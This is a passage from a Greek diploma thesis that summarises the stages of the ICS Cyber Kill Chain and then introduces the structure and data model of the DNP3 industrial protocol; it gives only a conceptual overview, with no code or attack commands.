Μετά από μια επιτυχημένη εισβολή, ο εισβολέας μετακινείται στην επόμενη φάση, στην φάση της Διαχείρισης και της Ενεργοποίησης. Κατά την φάση αυτή ο εισβολέας θα δημιουργήσει μια σύνδεση command and control (C&C ή C2) [9] χρησιμοποιώντας διάφορες μεθόδους και πρωτόκολλα όπως σύνδεση μέσω Hypertext Transfer Protocol (HTTPS), Secure Shell (SSH), IPSec. Οι ικανοί και επίμονοι εισβολείς συχνά δημιουργούν πολλαπλές διαδρομές και συνδέσεις C2 για να διασφαλίσουν ότι η συνδεσιμότητα δεν διακόπτεται εάν εντοπιστεί ή εάν οι διαχειριστές αφαιρέσουν ένα εργαλείο που έχει εγκαταστήσει. Είναι σημαντικό να σημειωθεί ότι η επικοινωνία C2 δεν απαιτεί πάντα απευθείας σύνδεση που να υποστηρίζει αμφίδρομη επικοινωνία υψηλής συχνότητας. Μπορεί να βασίζεται σε πολλαπλές μονοδρομείς επικοινωνίες που απαιτούν περισσότερο χρόνο για να μεταφέρουν πληροφορίες ή/και να παραδώσουν εντολές.

Οι επιτιθέμενοι συχνά δημιουργούν C2 κίνηση, κρύβοντας την σε κανονική εξερχόμενη και εισερχόμενη κίνηση, εισβάλλοντας ουσιαστικά στις υπάρχουσες επικοινωνίες. Σε ορισμένες περιπτώσεις, οι επιτιθέμενοι δημιουργούν την C2 κίνηση εγκαθιστώντας κακόβουλο λογισμικό για να δημιουργήσουν τη δική τους επικοινωνιακή γέφυρα.

Με την ενεργή και διαχειριζόμενη πρόσβαση στον οργανισμό, ο εισβολέας είναι πολύ κοντά προς την επίτευξη του αρχικού του στόχου.

Στη συνέχεια ακολουθεί η φάση διατήρησης, εγκατάλειψης, ανάπτυξης και εκτέλεσης. Κατά την φάση αυτή, ο εισβολέας εντοπίζει επιπρόσθετους στόχους και εκτελεί διάφορες ενέργειες. Ενδεικτικά αναφέρονται: ανίχνευση νέων συστημάτων ή δεδομένων, σάρωση του δικτύου, εγκατάσταση και εκτέλεση πρόσθετων κακόβουλων λογισμικών, εκκίνηση αυτών των λογισμικών, καταγραφή επικοινωνιών, διαγραφή των αρχείων καταγραφής.


Η συγκεκριμένη φάση είναι πολύ κρίσιμη για τον σχεδιασμό και την εκτέλεση των ενεργειών του σταδίου 2 της μεθοδολογίας ICS Cyber Kill Chain. Είναι επίσης σημαντικό να σημειωθεί ότι ένας εισβολέας μπορεί να εκτελέσει τα βήματα του 1^{ου} σταδίου ενάντια σε ένα προμηθευτή ή συνεργάτη του οργανισμού για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση, μέσω του δικτύου του τελευταίου, ή να αποκτήσει χρήσιμες πληροφορίες για την επίθεση προς τον οργανισμό, όπως στοιχεία επικοινωνίας μεταξύ προμηθευτή/συνεργάτη και του οργανισμού ή διαπιστευτήρια. Το 1^ο στάδιο έχει ολοκληρωθεί όταν ο εισβολέας έχει παραβιάσει την ασφάλεια των ICS και είναι σε θέση να προχωρήσει στην επίθεση προς τα συστήματα αυτά (2^ο στάδιο).

Το στάδιο 1 αντιστοιχεί στο στάδιο παραβίασης σε πληροφοριακά συστήματα. Πρέπει να τονιστεί ότι το 1^ο στάδιο μπορεί να παρακαμφθεί εάν οι εισβολείς έχουν τις απαραίτητες πληροφορίες για τα ICS του οργανισμού ή έχουν πρόσβαση στα συστήματα ICS μέσω Διαδικτύου.

3.4 Δεύτερο Στάδιο – Ανάπτυξη και εκτέλεση της επίθεσης στα συστήματα ICS

Κατά το 2ο στάδιο, ο εισβολέας θα χρησιμοποιήσει τις πληροφορίες που απόκτησε στο 1^ο στάδιο για να σχεδιάσει και να υλοποιήσει την επίθεση του ενάντια στα ICS. Υπάρχει μεγάλη πιθανότητα κατά το 2^ο στάδιο, ο εισβολέας να δημιουργήσει απρόβλεπτες καταστάσεις στα ICS λόγω της ιδιαιτερότητας των ως άνω συστημάτων. Για παράδειγμα, μια προσπάθεια ανεύρεσης των ενεργών κεντρικών υπολογιστών σε ένα ICS δίκτυο μπορεί να επιφέρει διακοπή στην επικοινωνία μεταξύ των αισθητήρων και των συστημάτων ελέγχου.

Οι φάσεις του 2^{ου} σταδίου απεικονίζονται στην Εικόνα 3.3 και περιλαμβάνουν την ανάπτυξη και βελτιστοποίηση, την επικύρωση, καθώς και την επίθεση στα βιομηχανικά συστήματα.



Εικόνα 3.3 - Φάσεις του 2ου σταδίου επίθεσης

3.4.1 Φάση 1^η: Ανάπτυξη και βελτιστοποίηση (Attack Development & Tuning)

Το 2^ο στάδιο ξεκινά με την φάση της ανάπτυξης και της βελτιστοποίησης. Κατά την φάση αυτή, ο εισβολέας, ανάλογα με το συγκεκριμένο ICS, αναπτύσσει το απαραίτητο κακόβουλο λογισμικό με το οποίο θα πετύχει τον στόχο του και θα επιφέρει το επιθυμητό αποτέλεσμα. Ουσιαστικά, σύμφωνα με τις πληροφορίες που έχει συλλέξει θα αναπτύξει και θα βελτιώσει το ως άνω λογισμικό έτσι ώστε να μην αποτύχει κατά την φάση της επίθεσης.


3.4.2 Φάση 2^η: Επικύρωση (Validation)

Κατά της φάση της επικύρωσης ο εισβολέας θα δοκιμάσει το κακόβουλο λογισμικό σε παρόμοια συστήματα για να διαπιστώσει τις επιπτώσεις που θα έχει η επίθεση. Ακόμα και οι απλές επιθέσεις, όπως η σάρωση ενός ICS δικτύου, απαιτούν επικύρωση έτσι ώστε η εκτέλεση του να επιφέρει διακοπή της επικοινωνίας. Ωστόσο, σε πιο πολύπλοκες επιθέσεις, ο εισβολέας ενδέχεται να προμηθευτεί τον απαραίτητο εξοπλισμό για τις δοκιμές.

3.4.3 Φάση 3^η: Επίθεση στα συστήματα ICS (ICS Attack)

Η τελευταία φάση είναι η επίθεση στα συστήματα ICS, στην οποία ο αντίπαλος θα παραδώσει το κακόβουλο λογισμικό, θα το εγκαταστήσει και στη συνέχεια, θα εκτελέσει την επίθεση ή τις επιθέσεις. Πολλές φορές ο εισβολέας μπορεί να εκτελέσει ένα σύνολο από κακόβουλες ενέργειες για την ενεργοποίηση ή την έναρξη ή την υποστήριξη της επίθεσής. Αυτές οι ενέργειες μπορεί να είναι απαραίτητες για την τροποποίηση μίας διεργασίας, για την αλλαγή μίας μεταβλητής.

Η πολυπλοκότητα μιας επίθεσης (Εικόνα 3.4) καθορίζεται από την ασφάλεια του ICS, της διεργασίας που θέλει να τροποποιήσει και τον επιδιωκόμενο αποτέλεσμα. Για παράδειγμα, μια απλή επίθεση τύπου άρνησης της υπηρεσίας ενός ICS είναι πολύ πιο εύκολο να επιτευχθεί από την τροποποίηση μίας διεργασίας. Ο εισβολέας θα πρέπει να ελέγξει και να τροποποιήσει μία διεργασία για να κάνει σημαντική ζημιά, συμπεριλαμβανομένης της φυσικής καταστροφής, της ζημιάς στον εξοπλισμό, την τροποποίηση ενός προϊόντος.




Εικόνα 3.4 - Πολυπλοκότητα επίθεσης⁵

Αν και υπάρχουν διάφοροι τρόποι επίθεσης σε ένα ICS, οι πιο συνηθισμένες επιθέσεις εμπίπτουν σε τρεις κατηγορίες, όπως φαίνεται στην Εικόνα 3.4.. Οι επιθέσεις αυτές περιλαμβάνουν απώλεια θέασης, άρνηση προβολής, χειρισμό θέασης, άρνηση ελέγχου, απώλεια ελέγχου, χειρισμό ελέγχου, άρνηση ασφάλειας, χειρισμό αισθητήρων και οργάνων.

Όπως παρουσιάζεται στην Εικόνα 3.5, οι επιτιθέμενοι δύναται να έχουν ποικίλους στόχους, όπως η απώλεια ελέγχου και/ή θέασης, άρνηση διαθεσιμότητας, και τροποποίηση του ελέγχου, θέασης, εντολών και παραμέτρων.

⁵ <https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297>



Εικόνα 3.5 - Κατηγορίες επιθέσεων⁶

3.5 Μεθοδολογία Επιθέσεων που παρουσιάζονται στην διπλωματική εργασία

Οι επιθέσεις που παρουσιάζονται σε αυτή τη διπλωματική εργασία έχουν βασισθεί στην μεθοδολογία επιθέσεων ICS Cyber Kill Chain και, συγκεκριμένα, στις ακόλουθες φάσεις:

Στάδιο 1^ο - Προετοιμασία και Εκτέλεση της Κυβερνο-Εισβολής

- Φάση 1^η: Σχεδιασμός και εκτέλεση (Αναγνώριση δικτύου)
- Φάση 2^η: Προετοιμασία (Επιλογή όπλου και στόχευση)

Στάδιο 2^ο - Ανάπτυξη και εκτέλεση της επίθεσης στα συστήματα ICS

- Φάση 3^η: Επίθεση στα συστήματα ICS

⁶ <https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297>

Τα στάδια και οι φάσεις της επίθεσης απεικονίζονται στην Εικόνα 3.6:



Εικόνα 3.6 - Αντιστοίχιση των επιθέσεων στην μεθοδολογία ICS Kill Chain⁷

⁷ <https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297>

4. Βιομηχανικά Πρωτόκολλα

4.1 DNP3


4.1.1 Εισαγωγή

Το Distributed Network Protocol 3 (DNP3) (Πρωτόκολλο Κατανεμημένου Δικτύου) είναι ένα πρωτόκολλο που βασίζεται στην αριθμητική αναγνώριση των αντικειμένων δεδομένων [14]. Έχει σχεδιαστεί για παρακολούθηση και έλεγχο απομακρυσμένων σταθμών που ονομάζονται Outstations. Η χρήση του DNP3 μπορεί επίσης να συναντηθεί και στην αυτοματοποίηση πολλών διαδικασιών σε υποσταθμούς ενέργειας, όπως και για την επικοινωνία των συσκευών προστασίας με τα SCADA συστήματα στα οποία έχει υλοποιηθεί.

Η International Electrotechnical Commission (IEC) καθόρισε το πρωτόκολλο απομακρυσμένου χειρισμού IEC 60870-5-101 [15]. Ωστόσο, καθώς αυτό το πρότυπο δεν πληρούσε όλες τις απαιτήσεις κοινής ωφέλειας των ΗΠΑ, η εταιρεία Harris, Distributed Automation Products ανέπτυξε την πρώτη έκδοση του προτύπου DNP3. Το 1993, η ομάδα χρηστών DNP3 άρχισε να διατηρεί και να βελτιώνει αυτό το πρωτόκολλο ως μια ανοιχτή λύση αυτοματισμού.

Αρχικά το DNP3 χρησιμοποίησε σειριακές επικοινωνίες ως IEC 60870-5-101, σήμερα το DNP3 επιτρέπει τη χρήση επικοινωνιών TCP / IP ή User Datagram Protocol (UDP) / IP μέσω δικτύων IP για τη βελτίωση του χρόνου απόκρισης επικοινωνίας συστήματος. Πλέον, το DNP3 αντιπροσωπεύει ένα σύνολο πρωτοκόλλων επικοινωνίας και συναντάται σε βιομηχανικά συστήματα. Χρησιμοποιείται κυρίως σε επιχειρήσεις κοινής ωφέλειας όπως εταιρείες ηλεκτρικού ρεύματος και ύδρευσης και αναπτύχθηκε για επικοινωνία των συσκευών λήψης δεδομένων και ελέγχου. Στα συστήματα SCADA, το DNP3 εφαρμόζεται στους κεντρικούς σταθμούς SCADA (Κέντρα Ελέγχου), τις RTUs και τις Έξυπνες Ηλεκτρονικές Συσκευές (Intelligent Electronic Devices - IEDs).


Από την εισαγωγή του το 1993, το DNP3 αποτελεί μια ευρέως χρησιμοποιούμενη και αναπτυσσόμενη λύση για την παρακολούθηση της κατάστασης των κρίσιμων υποδομών και τον αξιόπιστο έλεγχο εξ' αποστάσεως. Η GE-Harris Canada (πρώην Westronic, Inc.) πιστώνεται με το βασικό έργο του πρωτοκόλλου, αλλά πλέον το DNP3 υλοποιείται από ένα ευρύ φάσμα κατασκευαστών σε μια ποικιλία βιομηχανικών εφαρμογών. Το 2010 η τεχνική προδιαγραφή DNP3 προτυποποιήθηκε σύμφωνα με το πρότυπο IEEE 1588.



Εικόνα 4.1 - DNP3 Overview

4.1.2 Το πρότυπο Master/ Slave

Το DNP3 βασίζεται σε ένα μοντέλο αντικειμένου που μειώνει σημαντικά τη χαρτογράφηση bit των δεδομένων που παραδοσιακά απαιτείται από άλλα πρωτόκολλα λιγότερο αντικειμενοστραφή. Μειώνει, επίσης, την ευρεία διαφορά παραδείγματος παρακολούθησης κατάστασης και ελέγχου που βρίσκεται γενικά σε πρωτόκολλα που δεν παρέχουν σχεδόν καθόλου προκαθορισμένα αντικείμενα. Το DNP3 έχει σχεδιαστεί ώστε οποιοδήποτε απαιτούμενο αντικείμενο μπορεί να «κατασκευαστεί» από ήδη υπάρχοντα αντικείμενα. Η χρήση ενός συνόλου προκαθορισμένων αντικειμένων, , καθιστά ευκολότερη την ανάπτυξη του DNP3 [16].



Εικόνα 4.2 - Το μοντέλο Master/Slave

Το DNP3 χρησιμοποιείται, συνήθως, μεταξύ κεντρικών σταθμών και κατακεντρωμένων, απομακρυσμένων σταθμών. Ο master παρέχει τη διεπαφή μεταξύ του ανθρώπινου

διαχειριστή δικτύου και του συστήματος παρακολούθησης. Ο απομακρυσμένος σταθμός παρέχει τη διεπαφή μεταξύ του master και των φυσικών συσκευών που παρακολουθούνται ή / και ελέγχονται. Ο master και ο slave χρησιμοποιούν και μια βιβλιοθήκη κοινών αντικειμένων για την ανταλλαγή πληροφοριών, όπως περιγράφεται σχηματικά στην Εικόνα 4.2. Το πρωτόκολλο DNP3 περιέχει προσεκτικά σχεδιασμένες δυνατότητες που του επιτρέπουν να χρησιμοποιείται αξιόπιστα ακόμη και σε μέσα που ενδέχεται να υπόκεινται σε θορυβώδεις παρεμβολές.

Στον παρακάτω πίνακα αναφέρονται επιγραμματικά τα χαρακτηριστικά των δύο κύριων τύπων συσκευών στο πρωτόκολλο DNP3 [17].

Master	Slave
Εκτελεί την ανάκτηση δεδομένων και αρχειοθέτηση	Slave ή απομακρυσμένη συσκευή
Εκτελεί λειτουργίες ελέγχου και διαμόρφωση αλλαγές στο Outstation	Διακομιστής SCADA
Master Terminal Unit / Client	IED: Ευφυής ηλεκτρονική συσκευή
Συνήθως είναι η διεπαφή επικοινωνίας	RTU: Απομακρυσμένη ή τερματική μονάδα δικτύου


Πίνακας 4.1 - Χαρακτηριστικά Master / Slave Devices

4.1.3 Βασικά σχεδιαστικά πλεονεκτήματα του πρωτοκόλλου DNP3:

- Απομακρυσμένες επικοινωνίες
- Περιορισμένο εύρος ζώνης
- Πιθανή χρήση με μόντεμ: περισσότερος χρόνος για χειραψία
- Μη συχνές διακοπές επικοινωνίες
- Το Outstation αποθηκεύει δεδομένα συμβάντων έως ότου ανακτηθεί / αναγνωριστεί από τον Master.
- Timestamp χρόνου εκδήλωσης
- Timestamp απομακρυσμένου σταθμού, όχι του Master.
- Επιτρέπει συνεκτική αλληλουχία συμβάντων στον Master.

4.1.4 Δομή

Στην Εικόνα 4.3 παρουσιάζεται η δομή του πρωτοκόλλου DNP3. Το πρωτόκολλο DNP3 αποτελείται από τρία βασικά στρώματα (επίπεδο συνδέσμου, επίπεδο μεταφοράς και επίπεδο εφαρμογής) και μπορεί να τοποθετηθεί στην κορυφή μιας σειριακής σύνδεσης διαύλου ή ενός δικτύου TCP / IP. Στην περίπτωση TCP / IP, τα μηνύματα πρωτοκόλλου - τα οποία έχουν και τα τρία επίπεδα - αποστέλλονται μέσω ροής TCP.




Εικόνα 4.3 - Δομή του πρωτοκόλλου DNP3

Επίπεδο συνδέσμου (Link Layer)

Το επίπεδο σύνδεσης DNP3 παρέχει λειτουργικότητα παρόμοια με το επίπεδο Ethernet. Η δομή ενός Data Link Frame παρουσιάζεται στην Εικόνα 4.4:

- Δύο byte στην αρχή, με την τιμή 0x0564, σηματοδοτώντας ότι πρόκειται για πακέτο DNP3 (magic bytes).
- Ένα πεδίο μήκους ενός byte, το οποίο αντιπροσωπεύει το μήκος όλων των πεδίων που ακολουθούν, μείον το μήκος των CRC.
- Ένα πεδίο ελέγχου ενός byte.
- Δύο πεδία πηγής και προορισμού byte που προσδιορίζουν τον αποστολέα και τον παραλήπτη του μηνύματος.
- Ένα πεδίο CRC με δύο byte κεφαλίδα.


Τα δεδομένα που ακολουθούν την κεφαλίδα του επιπέδου συνδέσμου (τα επίπεδα μεταφοράς & εφαρμογής) χωρίζονται σε 16 byte με ένα πεδίο CRC δύο byte προσαρτημένο σε κάθε κομμάτι.



Εικόνα 4.4 - DNP3 Data Link Frame

Επίπεδο μεταφοράς

Το επίπεδο μεταφοράς εμφανίζεται μόνο σε ένα byte και χρησιμοποιείται κυρίως για τον κατακερματισμό μεγάλων πακέτων DNP3. Το μήκος κάθε πακέτου δεσμεύεται από το πεδίο μήκους ενός byte, οπότε επιτρέπεται το μέγιστο 255 byte, εξαιρουμένων των CRC. Τα bit FIN και FIR χρησιμοποιούνται για να δείξουν ότι αυτό είναι το τελικό και / ή πρώτο θραύσμα στην ακολουθία. Ο αριθμός ακολουθίας έξι bit χρησιμοποιείται για επανασυναρμολόγηση θραυσμάτων. Σε περίπτωση που το ωφέλιμο φορτίο αποτελείται μόνο από ένα κομμάτι, θα έχει και τα bit FIN και FIR.



Εικόνα 4.5 - DNP3 Data Flow

Επίπεδο εφαρμογής

Το επίπεδο εφαρμογής του DNP3 αποτελείται από:

- Ένα πεδίο ελέγχου εφαρμογών ενός byte. Το πεδίο προσαρμόζει τη λειτουργικότητα κατακερματισμού στο επίπεδο εφαρμογής, καθώς επίσης υποδεικνύει εάν το τρέχον μήνυμα είναι ανεπιθύμητο ή είναι επιβεβαίωση.
- Ένας κωδικός λειτουργίας ενός byte, ο οποίος προσδιορίζει τη λειτουργία που θα εκτελεστεί από τη συσκευή DNP3 στόχου (π.χ., Επιβεβαίωση, Ανάγνωση, Εγγραφή, Επιλογή, Λειτουργία, Ψυχρή επανεκκίνηση, Απόκριση).
- Ένα πεδίο εσωτερικών ενδείξεων δύο byte, το οποίο υπάρχει μόνο σε πακέτα που έχουν κωδικό λειτουργίας απόκρισης και σκοπός του οποίου είναι να παρέχει λεπτομέρειες σχετικά με την κατάσταση της ζητούμενης λειτουργίας.
- Μηδενικές ή περισσότερες σειρές αντικειμένων.

4.1.5 Βασικοί τύποι δεδομένων

Οι πληροφορίες που παρέχονται από μια συσκευή DNP3 μπορούν να χωριστούν σε 4 κατηγορίες:

- Ψηφιακή είσοδος.
- Ψηφιακή έξοδος.
- Αναλογική είσοδος.
- Αναλογική έξοδος.

Αυτοί οι τύποι βάσης επεκτείνονται με τη χρήση του:

- Μετρητής
- Εισαγωγή διπλού bit. (Τυπικό σήμα για διακόπτες και διακόπτες με πληροφορίες κατάστασης μέσω δύο ψηφιακών εισόδων).

Κάθε αντικείμενο δεδομένων στη βάση δεδομένων ενός Outstation ονομάζεται Point και αναγνωρίζεται από ένα ευρετήριο. Η τιμή που έχει το σημείο ονομάζεται στατική τιμή (class 0). Όταν αλλάζει αυτή η τιμή ή λαμβάνεται μια εντολή δημιουργείται ένα συμβάν. Τα συμβάντα μπορούν να αποθηκευτούν σε μία από τις τρεις διαθέσιμες κατηγορίες που ορίζονται στο DNP3 (τάξη 1, τάξη 2 ή τάξη 3). Χρησιμοποιούνται τρεις ιδιότητες για τον εντοπισμό ενός σημείου DNP3 που αποστέλλεται κάθε μήνυμα πρωτοκόλλου:

- Ομάδα: προσδιορίζει τον τύπο των πληροφοριών που αποστέλλονται στο μήνυμα. Για παράδειγμα, η τρέχουσα τιμή των δυαδικών εισόδων.
- Ευρετήριο: η διεύθυνση του σημείου στη βάση δεδομένων.
- Παραλλαγή: προσδιορίζει τη μορφή των πληροφοριών που αποστέλλονται λεπτομερώς εάν οι πληροφορίες χρησιμοποιούν ποιότητα ή / και χρονική σήμανση ή για παράδειγμα τη μορφή της αναλογικής τιμής που αποστέλλεται μεταξύ ακέραιου ή κυμαινόμενου σημείου.

4.1.6 Λειτουργία DNP3 TCP / IP

